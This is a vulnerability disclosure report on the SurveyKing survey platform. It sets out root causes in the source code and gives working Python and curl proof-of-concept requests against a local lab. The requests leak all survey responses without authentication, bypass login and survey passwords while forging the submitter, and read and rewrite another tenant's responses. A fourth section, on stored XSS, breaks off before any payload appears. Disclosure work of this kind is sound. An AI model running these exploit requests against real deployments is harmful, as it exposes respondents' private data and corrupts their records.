SurveyKing Vulnerability Report
Software: SurveyKing
Developer or vendor: Beijing Chengyu Yanxin Technology Co., Ltd.
Code repository: https://github.com/javahuang/SurveyKing
1. Unauthenticated Disclosure of All Survey Responses
| Brief description: | An attacker who has the survey id from a public survey link can read every response of that survey, including fields hidden on the result lookup page. |
|---|---|
| Affected versions: | 1.13.2 |
| Preconditions: | The survey is published and has result lookup enabled. |
Root Cause
The public view returns setting.submittedSetting as a whole, so the password of the result lookup appears in the anonymous response. In the same mapper, answerSettingToAnswerSetting copies fields one by one and does not copy password:
// server/rdbms/src/main/java/cn/surveyking/server/domain/mapper/ProjectViewMapperImpl.java:105-142    commit 6e3e4ce795
protected ProjectSetting.AnswerSetting answerSettingToAnswerSetting(ProjectSetting.AnswerSetting answerSetting) {
    ...
    answerSetting1.setLoginRequired(answerSetting.getLoginRequired());
    answerSetting1.setQuestionNumber(answerSetting.getQuestionNumber());
    ...
    return answerSetting1;
}

protected ProjectSetting projectSettingToProjectSetting(ProjectSetting projectSetting) {
    ...
    projectSetting1.answerSetting(this.answerSettingToAnswerSetting(projectSetting.getAnswerSetting()));
    projectSetting1.submittedSetting(projectSetting.getSubmittedSetting());
    ...
}
With the lookup configuration in hand, the attacker obtains the lookup id and password. loadQuery skips the password check when the request carries no answer, so an anonymous request returns the question id and option id of the condition question:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:948-967    commit 6e3e4ce795
private void validatePublicQuery(ProjectSetting.PublicQuery query, LinkedHashMap answer) {
    ...
    if (StringUtils.isNotBlank(query.getPassword()) && answer != null) {
        ...
    }
}
getQueryResult passes the condition value to a MyBatis like, where a % in the value acts as a wildcard, so one request matches every response:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:1008-1041    commit 6e3e4ce795
private List<Answer> findAnswerByQuery(PublicQueryRequest request, Tuple2<ProjectView, ProjectSetting.PublicQuery> projectAndQuery) {
    ...
    List answer = this.answerService.list(... .like(Answer::getAnswer, this.buildLikeQueryConditionOfQuestion(...))));
}

private String buildLikeQueryConditionOfQuestion(SchemaHelper.TreeNode qNode, Map qValueObj) {
    ...
    value = "\"" + value + "\"";
    return String.format("{\"%s\":%s}", optionId, value);
}
With an answerId, a loadProject call that carries answerId returns before the login and survey status checks and includes the full answer and survey of the response:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:277-286    commit 6e3e4ce795
if (query.getAnswerId() != null) {
    AnswerView answerView = this.getAnswerForProject(project.getId(), query.getAnswerId());
    if (answerView != null) {
        projectView.setAnswer(answerView.getAnswer());
        if (answerView.getSurvey() != null) {
            projectView.setSurvey(answerView.getSurvey());
        }
    }
    return projectView;
}
Reproduction Environment
The lab follows the single-container deployment from the official documentation:
mkdir -p surveyking/{config,db,files,logs} && cd surveyking
docker run -d --name surveyking -p 1991:1991 \
  -e SERVER_PORT=1991 \
  -e JAVA_OPTS='-Xms256m -Xmx1g -Dfile.encoding=UTF-8' \
  -v "$PWD/config:/app/config" -v "$PWD/db:/app/db" \
  -v "$PWD/files:/app/files" -v "$PWD/logs:/app/logs" \
  surveyking/surveyking:latest
Open http://127.0.0.1:1991/setup, select the built-in H2 database, and finish the initialization. The script below has the administrator create a published survey with result lookup enabled and write two responses:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"
pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
key = serialization.load_der_public_key(base64.b64decode(pk))
enc = base64.b64encode(key.encrypt(b"123456", padding.PKCS1v15())).decode()
r = httpx.post(base + "/api/public/login", json={"username": "admin", "password": enc})
tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
adm = httpx.Client(base_url=base, cookies={"sk-token": tok})
pub = httpx.Client(base_url=base)

def q(i, t):
    return {"id": i, "title": t, "type": "FillBlank", "attribute": {}, "children": [{"id": i + "_1", "attribute": {}}]}

survey = {"id": "x", "title": "Employee salary survey", "attribute": {},
          "children": [q("name", "Name"), q("phone", "Phone"), q("salary", "Salary (hidden)")]}
pid = adm.post("/api/project/create", json={"name": "Employee salary survey", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = pid
setting = {"status": 1, "mode": "survey", "answerSetting": {},
           "submittedSetting": {"publicQuery": [{"id": "lookup", "title": "Lookup my result", "enabled": True,
               "password": "LookupPwd#2026", "conditionQuestion": "#{name}",
               "fieldPermission": {"name": 1, "phone": 1, "salary": 0}}]}}
adm.post("/api/project/update", json={"id": pid, "name": "Employee salary survey", "mode": "survey",
         "survey": survey, "setting": setting})
for name, phone, salary in [("alice", "13000000001", "SALARY-33000"), ("bob", "13000000002", "SALARY-41000")]:
    pub.post("/api/public/saveAnswer", json={"projectId": pid, "tempSave": 0, "answer": {
        "name": {"name_1": name}, "phone": {"phone_1": phone}, "salary": {"salary_1": salary}}})
print(pid)
Reproduction

Open the public survey page without logging in; it shows three questions:

The responses as seen by the administrator on the data page; the Salary (hidden) column is hidden for the result lookup:
Replace pid in the script below with the value printed by the previous script. The script reads the lookup configuration, reads the lookup form, enumerates every response, and reads each full response:
import httpx

base = "http://127.0.0.1:1991"
pid = "RHgV6Z"
c = httpx.Client(base_url=base)

project = c.post("/api/public/loadProject", json={"id": pid}).json()["data"]
pc = project["setting"]["submittedSetting"]["publicQuery"][0]
print("[1]", pc)

form = c.post("/api/public/loadQuery", json={"id": pid, "resultId": pc["id"]}).json()["data"]["schema"]
option_id = form["children"][0]["children"][0]["id"]
print("[2]", form["children"][0]["id"], option_id)

res = c.post("/api/public/getQueryResult", json={"id": pid, "resultId": pc["id"],
        "answer": {"password": {"password": pc["password"]}}, "query": {option_id: "%"}}).json()["data"]["answers"]
print("[3]", [a["answerId"] for a in res])

for a in res:
    full = c.post("/api/public/loadProject", json={"id": pid, "answerId": a["answerId"]}).json()["data"]
    print("[4]", a["answerId"], full["answer"])
The output is:
[1] {'id': 'lookup', 'title': 'Lookup my result', 'enabled': True, 'password': 'LookupPwd#2026', 'conditionQuestion': '#{name}', 'fieldPermission': {'name': 1, 'phone': 1, 'salary': 0}}
[2] name name_1
[3] ['3ac7096a-cbfc-41b9-9958-6ed978934a46', '74dc1229-f1fd-4092-89ff-39eaecc2c7b5']
[4] 3ac7096a-cbfc-41b9-9958-6ed978934a46 {'name': {'name_1': 'alice'}, 'phone': {'phone_1': '13000000001'}, 'salary': {'salary_1': 'SALARY-33000'}}
[4] 74dc1229-f1fd-4092-89ff-39eaecc2c7b5 {'name': {'name_1': 'bob'}, 'phone': {'phone_1': '13000000002'}, 'salary': {'salary_1': 'SALARY-41000'}}
The salary of both responses is hidden for the result lookup, yet the anonymous request still returns the original values.
2. Bypassing the Survey Login and Survey Password
| Brief description: | An anonymous client can submit a protected survey, bypassing both “login required” and the survey password, and attribute the response to another user. |
|---|---|
| Affected versions: | 1.12.0 to 1.13.2 |
| Preconditions: | The target has a published survey that enables either “login required” or a survey password. |
Root Cause
“Login required” and the survey password are checked only in validateProject and convertAndValidateLoginFormIfNeeded, both called from loadProject; the write path of saveAnswer does not go through them:
// server/rdbms/src/main/java/cn/surveyking/server/impl/AnswerServiceImpl.java:291-304    commit 6e3e4ce795
public AnswerView saveAnswer(AnswerRequest request) {
    ...
    Answer answer = this.answerViewMapper.fromRequest(request);
    answer.setId(UUID.randomUUID().toString());
    answer.setCreateAt(new Date());
    this.save(this.beforeSaveAnswer(answer));
    return (AnswerView)this.answerViewMapper.toView(answer);
}
The survey password check lives in the login form flow:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:1083-1088    commit 6e3e4ce795
if (answerSetting.getPassword() != null) {
    loginRequired = true;
    queryConditions.add(SchemaHelper.buildFillBlankQuerySchema(...extraPassword));
    if (answer != null && !answerSetting.getPassword().equals(SchemaHelper.getLoginFormAnswer(answer, ...extraPassword))) {
        throw new ErrorCodeException(ErrorCode.ValidationError);
    }
}
The submitter of a response comes from the request body:
// server/rdbms/src/main/java/cn/surveyking/server/domain/mapper/AnswerViewMapperImpl.java:23-45    commit 6e3e4ce795
public Answer fromRequest(AnswerRequest request) {
    ...
    answer.setCreateBy(request.getCreateBy());
    return answer;
}
Reproduction Environment
Rebuild a fresh instance as described in section 1 and finish the initialization. The script below creates a survey with “login required” and a survey password enabled:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"
pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
key = serialization.load_der_public_key(base64.b64decode(pk))
enc = base64.b64encode(key.encrypt(b"123456", padding.PKCS1v15())).decode()
r = httpx.post(base + "/api/public/login", json={"username": "admin", "password": enc})
tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
adm = httpx.Client(base_url=base, cookies={"sk-token": tok})

survey = {"id": "x", "title": "Protected feedback survey", "attribute": {},
          "children": [{"id": "q1", "title": "Your feedback", "type": "FillBlank",
                        "attribute": {}, "children": [{"id": "q1_1", "attribute": {}}]}]}
pid = adm.post("/api/project/create", json={"name": "Protected feedback survey", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = pid
adm.post("/api/project/update", json={"id": pid, "name": "Protected feedback survey", "mode": "survey",
         "survey": survey, "setting": {"status": 1, "mode": "survey",
         "answerSetting": {"loginRequired": True, "password": "AnswerPwd#2026"}}})
print(pid)
Reproduction
Replace projectId in the requests below with the value printed by the script.

Open the survey link without logging in; the page asks for a username, a password, and the survey password:
Submit a response anonymously; the server returns 200:
curl -s -X POST http://127.0.0.1:1991/api/public/saveAnswer \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"vTi1G0","tempSave":0,"answer":{"q1":{"q1_1":"anonymous respondent"}}}'
The output is:

{"code":200,"data":{"answerId":"c30e7516-8ef5-4d35-8962-9b6d242c3efb"}}Submit again with createBy set to the administrator user id:
curl -s -X POST http://127.0.0.1:1991/api/public/saveAnswer \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"vTi1G0","tempSave":0,"createBy":"1457995481966747649","answer":{"q1":{"q1_1":"forged by anonymous client"}}}'
The output is:
{"code":200,"data":{"answerId":"9e89666d-df32-4a52-a380-42d47102f570"}}On the administrator data page, the submitter of the first response is Admin:
3. Cross-Project Read and Write of Responses through a Linked Survey
| Brief description: | A normal account can read and rewrite the responses of another tenant’s survey through an option linked survey. |
|---|---|
| Affected versions: | 1.12.0 to 1.13.2 |
| Preconditions: | The attacker has a normal account that can create surveys; the target survey id and question ids are available from the public link and the public schema. |
Root Cause
The link configuration is stored in the attacker’s own survey. linkSurveyId is filled in by the configurator and the server does not check which project it belongs to. The read endpoint queries the target project by that id and returns the matched response fields:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:475-498    commit 6e3e4ce795
public PublicLinkResult loadLinkResult(PublicLinkRequest request) {
    ...
    for (SurveySchema.LinkSurvey linkSurvey : linkSurveys) {
        Answer answer = (Answer)this.answerService.getOne(... .eq(Answer::getProjectId, linkSurvey.getLinkSurveyId())
                .like(Answer::getAnswer, this.buildLinkLikeCondition(linkSurvey, request.getValue()))
                .orderByDesc(BaseModel::getCreateAt)).last("limit 1"));
        this.fillLinkFieldAndAnswer(answer != null ? answer.getAnswer() : null, linkSurvey.getLinkFields(), fillAnswer);
    }
    return result;
}
The write side likewise only looks at the id in the configuration. When a target response matches, its fields are rewritten; when none matches, a response is created in the target project:
// server/rdbms/src/main/java/cn/surveyking/server/impl/AnswerServiceImpl.java:784-815    commit 6e3e4ce795
private void updateLinkSurveyAnswer(Answer answer, ProjectView project) {
    ...
    Answer linkedAnswer = (Answer)this.getOne(... .eq(Answer::getProjectId, linkSurvey.getLinkSurveyId())
            .like(Answer::getAnswer, SchemaHelper.buildLinkLikeCondition(linkSurvey, optionValue))
            .orderByDesc(BaseModel::getCreateAt)).last("limit 1"));
    if (linkedAnswer != null) {
        for (SurveySchema.LinkField linkField : linkSurvey.getLinkFields()) {
            SchemaHelper.setQuestionValue(linkedAnswer.getAnswer(), linkField.getLinkQuestionId(), linkField.getLinkOptionId(), ...);
        }
        this.updateById(linkedAnswer);
    }
}
Reproduction Environment
Rebuild a fresh instance as described in section 1 and finish the initialization. The script below has the administrator create the victim survey with one response containing a secret, then creates a normal account that can only create surveys; that account creates the survey with the link configuration:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"

def login(user, password):
    pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
    key = serialization.load_der_public_key(base64.b64decode(pk))
    enc = base64.b64encode(key.encrypt(password.encode(), padding.PKCS1v15())).decode()
    r = httpx.post(base + "/api/public/login", json={"username": user, "password": enc})
    tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
    return httpx.Client(base_url=base, cookies={"sk-token": tok})

def q(i, t):
    return {"id": i, "title": t, "type": "FillBlank", "attribute": {}, "children": [{"id": i + "_1", "attribute": {}}]}

adm = login("admin", "123456")
pub = httpx.Client(base_url=base)
survey = {"id": "x", "title": "Customer contact list", "attribute": {},
          "children": [q("v1", "Customer name"), q("v2", "Private contact")]}
vpid = adm.post("/api/project/create", json={"name": "Customer contact list", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = vpid
adm.post("/api/project/update", json={"id": vpid, "name": "Customer contact list", "mode": "survey", "survey": survey,
         "setting": {"status": 1, "mode": "survey", "answerSetting": {}, "submittedSetting": {}}})
pub.post("/api/public/saveAnswer", json={"projectId": vpid, "tempSave": 0,
         "answer": {"v1": {"v1_1": "victim"}, "v2": {"v2_1": "VICTIM-SECRET-777"}}})

adm.post("/api/system/role/create", json={"name": "Survey editor", "code": "survey_editor", "remark": "demo",
       "authorities": ["project", "project:list", "project:detail", "project:create", "project:update",
                        "answer", "answer:list", "answer:detail", "file", "file:detail", "file:list"]})
rid = next(r["id"] for r in adm.get("/api/system/role/list").json()["data"]["list"] if r["code"] == "survey_editor")
adm.post("/api/system/user/create", json={"username": "attacker", "password": "Attacker2026",
         "name": "Attacker", "roles": [rid], "status": 1, "deptId": "1"})

atk = login("attacker", "Attacker2026")
asurvey = {"id": "x", "title": "Attacker survey", "attribute": {},
           "children": [{"id": "a1", "title": "Link", "type": "FillBlank", "attribute": {},
                         "children": [{"id": "a1_1", "linkSurveys": [{"enableUpdate": True, "linkSurveyId": vpid,
                             "linkQuestionId": "v1", "linkOptionId": "v1_1", "linkType": "like",
                             "linkFields": [{"linkQuestionId": "v2", "linkOptionId": "v2_1",
                                             "fillQuestionId": "a2", "fillOptionId": "a2_1"}]}]}]},
                        {"id": "a2", "title": "Filled", "type": "FillBlank", "attribute": {},
                         "children": [{"id": "a2_1", "attribute": {}}]}]}
apid = atk.post("/api/project/create", json={"name": "Attacker survey", "mode": "survey", "survey": asurvey}).json()["data"]["id"]
asurvey["id"] = apid
atk.post("/api/project/update", json={"id": apid, "name": "Attacker survey", "mode": "survey", "survey": asurvey,
         "setting": {"status": 1, "mode": "survey", "answerSetting": {}, "submittedSetting": {}}})
print(vpid, apid)
Reproduction
Replace projectId in the two requests below with the second id printed by the script.
Read the victim response anonymously:
curl -s -X POST http://127.0.0.1:1991/api/public/loadLinkResult \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"DJV25U","questionId":"a1","optionId":"a1_1","value":"%"}'
The output is:
{"code":200,"data":{"answer":{"a2":{"a2_1":"VICTIM-SECRET-777"}}}}Rewrite the same response anonymously:
curl -s -X POST http://127.0.0.1:1991/api/public/saveAnswer \
  -H 'Content-Type: application/json' \

  -d '{"projectId":"DJV25U","tempSave":0,"answer":{"a1":{"a1_1":"%"},"a2":{"a2_1":"PWNED-BY-LINK"}}}'
The output is:
{"code":200,"data":{"answerId":"3df53bf5-9cfd-4a47-a45e-7727efa19929"}}The administrator refreshes the victim survey data page; the Private contact field has been rewritten:
4. Stored XSS When an Administrator Opens a Forged Response Snapshot
| Brief description: | An anonymous respondent submits a response with a forged survey snapshot; when the administrator opens that response the script runs in the administrator’s browser, and the attacker takes over a victim account. |
|---|---|
| Affected versions: | 1.13.0 to 1.13.2 |
| Preconditions: | The target has a published public survey and the administrator views its responses. |
Root Cause
The survey field of a response request is mapped into the response record as is:
